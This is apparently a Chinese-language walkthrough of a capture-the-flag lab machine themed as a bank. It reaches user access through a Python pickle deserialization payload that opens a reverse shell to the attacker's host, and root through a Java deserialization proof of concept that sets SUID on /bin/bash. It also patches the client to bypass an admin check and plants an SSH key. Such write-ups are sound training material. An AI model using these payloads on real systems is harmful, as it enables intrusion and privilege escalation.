


一.信息收集

```
arp-scan -l #存活主机探测
```



扫描端口

Welcome 项目管理 信息搜集 端口扫描 Web指纹 漏洞检测 目录枚举 轻武器库 空间测绘 域名枚举 编码转换 红队常用 辅助工具 About

选择项目 Default 刷新 共1行

192.168.56.180

端口配置

Web端口 Top100 Top1000 过滤打印机

常见RCE 精简端口 全端口 自定义

1-65535

存活 0% Scan Stop 导出

线程 500 超时(ms) 3000

密码破解 POC检测

端口指纹 开启代理

存活探测 None 配置启发式扫描

探测 0%

ID	Host	Port	Proto	Target	Banner	Code	Title	Area
1	192.168.56.180	22	SSH	192.168.56.180:22	OpenSSH 8.4p1 Debian 5+deb11u3	0		
2	192.168.56.180	80	HTTP	http://192.168.56.180:80	Apache/2.4.62 (Debian) Apache-HTTP-Server/2.4.62 Apache-Web-Server	200	MazeSec Bank	
3	192.168.56.180	8000	HTTP	http://192.168.56.180:8000	jumpserver-堡垒机 Django jumpserver-fortres-machine WSGIServer/0.2 CPython/3.9.2	200	用户登录 - 市场系统	
4	192.168.56.180	14646	TCP	192.168.56.180:14646		0		

二.user.txt

扫描端口发现有80,8000端口

SecureBank

功能特性 安全技术 关于我们 下载客户端


极致安全的
银行支付体验

Hash 算法加密技术，为您的每一次支付保驾护航。简单、快速、坚
不可摧。

立即下载 jar 文件

当前版本: v1.0.0

进入8000端口,是一个商城



用户注册

用户名：

123

必填；长度为150个字符或以下；只能包含字母、数字、特殊字符 "@"、"
"、"_" 和 "-"。

邮箱：

1@qq.com

密码：

.....

- 你的密码不能与你的其他个人信息太相似。
- 你的密码必须包含至少 8 个字符。
- 你的密码不能是一个常见密码。
- 你的密码不能全都是数字。

确认密码：

.....

为了校验，请输入与上面相同的密码。


注册

已有账号？ [立即登录](#)

注册后发现66779988元能买个神秘物质

下载jar文件,打开输入ip进行连接后,是一个银行管理系统

用jadx进行逆向,




```
if (user.getUserType() == User.UserType.ADMIN) {
    new AdminFrame(this.client, user).setVisible(true);
} else {
    new CustomerFrame(this.client, user).setVisible(true);
}
```

这段登陆逻辑是如果是管理员，就打开管理员窗口；如果不是，就打开普通窗口，但这段验证是在本机进行验证的，我们可以将其改为真

```
new AdminFrame(this.client, user).setVisible(true);
```

无论是谁,就打开管理员窗口

用recaf打开将其修改，保存后将其导出，分别打开两个版本





用户可以进行存款,管理员可以批准

用户端先开户取钱几个亿，然后用管理员批准


进入8000端口，进行银行卡的绑定

取款得到hash去支付



进入/r00t_rooteabcsd.html

获得凭证root:toorcatshadow



root:toorcatshadow

导入配置

从Base64编码的配置文件中恢复系统设置

配置数据 (Base64格式):

请粘贴Base64编码的配置数据...

导入配置

说明: 配置数据必须是Base64编码格式。可以使用下方的导出功能获取当前配置。

导出配置

将当前系统配置导出为Base64格式，便于备份和迁移

导出当前配置

导出成功!

配置数据 (base64(pickle)):

```
gASVbwAAAAAAB91CiMBXVzZXJz1F2UfZQoJA51c2VyX191c2VybmFtZZSMazEyM5SMBn0YXR1c5SMCURFTE1WRVJFRJR1YYwJdG1tZXN0YVw1w1IwgMjAyNy0wMS0xMCAxMTozOToxNS45NDU4NTArMDA6MDCUdS4=
```

进入网站，一个管理后台，一个系统配置

在看到提示(base64(pickle))

Pickle: 这是一个 Python 专用的序列化库，用于把 Python 对象转换成二进制流（序列化），或把二进制流恢复成对象

Pickle 允许对象定义一个魔术方法 `__reduce__`。当 `pickle.loads` 试图恢复这个对象时，它会自动执行 `__reduce__` 中定义的系统命令。

反弹shell

```

import pickle
import base64
import os
LHOST = "192.168.56.119"
LPORT = 4444
class Malicious(object):
    def __reduce__(self):
        cmd = f"python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
((\"{LHOST}\",{LPORT}));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'"
        return (os.system, (cmd,))

payload = pickle.dumps(Malicious())
print(base64.b64encode(payload).decode())

```

在kali上运行脚本

```

python 2.py
gASVAAEAAAAACMBXBvc2l4lWgc3lzdGvtlJOUjovwexRob24zIC1jICdpbXBvcnQgc29ja2V0LHN1Y
nByb2Nlc3MsY3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BR19JTkvULHNvY2tldC5TT0NLX1NUUkVBTS
k7cy5jb25uZWNOKCgiMTkyLjE2OC41Ni4xMTkiLDQ0NDQpKTtvcy5kdXAyKHMuZm1sZW5vKCKsMCK7IG9
zLmRlclDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpdIpO2ltcG9ydCBwdHk7IHB0eS5z
cGF3bigiL2Jpb9iYXNoIiknIiwUUpQu

```

```

(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.180: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.119] from (UNKNOWN) [192.168.56.180] 53042
banker@bank-server:/opt/market$

```

弹到shell，能拿到user.txt

三.root.txt

```

banker@bank-server:/opt/market$ sudo -l
sudo -l
Matching Defaults entries for banker on bank-server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User banker may run the following commands on bank-server:
    (ALL) NOPASSWD: /usr/bin/bank-admin-tool
banker@bank-server:/opt/market$

```

```

banker@bank-server:/opt/market$ cat /usr/bin/bank-admin-tool
cat /usr/bin/bank-admin-tool
#!/bin/bash
/usr/bin/java -jar /opt/bank-admin-tool-1.0.0.jar

```

发现是一个/opt/bank-admin-tool-1.0.0.jar文件

用python开服务，wget发现没连接上

在用kali的公钥，写靶机上，然后用scp下载


```
ssh-keygen -t rsa  
cat ~/.ssh/id_rsa.pub
```


在靶机上


```
mkdir -p ~/.ssh  
echo "ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQgQDCZxiDkMTtIW+8QaCySn05in7uBW6GC8gwneOPK/Ax83c9KA1xd  
WI2dy5T5XX3jPU+0bc2ryHqgEVXueaPSP5EMtrbmQjKvj+ra4Je3kBJkMfAadU8c4X/74Tksa9ybfw8hh  
AuOwydPNoyc/hZjkXG+dHvhA3VU3pRBP/dT7c6060du1LxUKWBot2hVRNyB6CUB0m28gmTgiCxpua/SO  
NRNGSrN2krreOUDs7UakjeMK/yqtXkz+q78WuOeJvtIQRg8ktHez4n+1sGvVVxaIbxzYeYgBD06HnOu+u  
d3XS9PNIZxghnUELryCsLEMZFdwzqYUgxdTu8/vv1dzjnmLK1CSuLpaubGy5ShmZR4Sg1TTtopcFqIrALe  
npJX+LtFT02CL/fXzpr60e6xCjvrcwMj/dk2vPW6zp73mXIDspUEx9/0PEFj0nRS2kep3MZuJ4ANb4IOL  
TT9hAQNLU1JEsqAd6B7RxJT08PyU3RgBz73kaCMfw/5SWI3aksDPqIR0=" >>  
~/.ssh/authorized_keys  
chmod 700 ~/.ssh  
chmod 600 ~/.ssh/authorized_keys
```


```
scp banker@192.168.56.180:/opt/bank-admin-tool-1.0.0.jar .
```

下载完后放到主机用jadx进行分析

▼  com.bank

▼  admin

▼  AdminConfig

```
f. serialVersionUID long
f. serverHost String
f. serverPort int
f. timeout int
f. autoReconnect boolean
f. initCommand String
m. AdminConfig() void
m. getInitCommand() String
m. getServerHost() String
m. getServerPort() int
m. getTimeout() int
m. isAutoReconnect() boolean
m. readObject(ObjectInputStream) \
m. setAutoReconnect(boolean) void
m. setInitCommand(String) void
m. setServerHost(String) void
m. setServerPort(int) void
m. setTimeout(int) void
m. toString() String
>  BankAdminTool
```

在AdminConfig 类下发现readObject(ObjectInputStream)

```
private void readObject(ObjectInputStream in) throws ClassNotFoundException,
IOException {
    in.defaultReadObject();
    if (this.initCommand != null && !this.initCommand.isEmpty()) {
        try {
            //将initCommand 当作命令执行
            Runtime.getRuntime().exec(this.initCommand);
        } catch (IOException e) {
        }
    }
}
```


readObject: 只要一个类定义了这个方法，当程序试图从文件或网络中恢复这个对象（反序列化）时，JVM 会自动、优先调用这个方法，而不是走普通的构造函数

```
Runtime.getRuntime().exec(this.initCommand); #命令执行代码
```

构造一个 `AdminConfig` 对象，将 `initCommand` 字段设置命令

```
import com.bank.admin.AdminConfig;
import java.io.*;

public class poc {
    public static void main(String[] args) throws Exception {
        AdminConfig config = new AdminConfig();
        config.setInitCommand("chmod u+s /bin/bash");
        ObjectOutputStream oos = new ObjectOutputStream(new
        FileOutputStream("admin.config"));
        oos.writeObject(config);
        oos.close();
    }
}
```

```
javac -cp /opt/bank-admin-tool-1.0.0.jar poc.java #编译
java -cp ./opt/bank-admin-tool-1.0.0.jar poc #生成
```

启动工具,触发漏洞

```
sudo /usr/bin/bank-admin-tool
```

程序运行 -> 读取 admin.config -> 触发 readObject -> 执行 chmod u+s /bin/bash -> Root 权限生效

```
/bin/bash -p
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x

Admin Username: 1
1
Admin Password: 2
2
x Login failed

Authentication failed. Exiting...

Disconnected from server.
banker@bank-server:~$ /bin/bash -p
/bin/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# cat /root/root.txt
cat /root/root.txt
flag{root-22ca34af1207f0478173b7a793b591bb47d5437d51377abb597a7f6bec3073da}

非常感谢您的参与 诸事顺遂

-by DingTom (MazeSec Team)

bash-5.0#
```

商城里的vip:https://www.bilibili.com/video/BV1UT42167xb/?spm_id_from=333.1007.top_right_bar_window_history.content.click&vd_source=644d51ea32f17a4e192ecdfde73bd82b